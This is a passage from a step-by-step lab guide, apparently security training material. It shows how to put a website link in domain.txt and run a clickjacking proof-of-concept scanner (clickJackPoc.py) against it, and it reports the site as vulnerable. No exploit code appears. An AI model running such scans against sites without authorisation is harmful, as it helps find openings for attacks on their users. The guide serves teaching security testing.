
6. This will create a file named **domain.txt** containing the website link.




7. Type **python3 clickJackPoc.py -f domain.txt** press **Enter** to start the scan.

Note: **-f**: specifies the file which contains domain names.


8. The result appears, displaying that the target website is vulnerable to clickjacking as shown in screenshot.



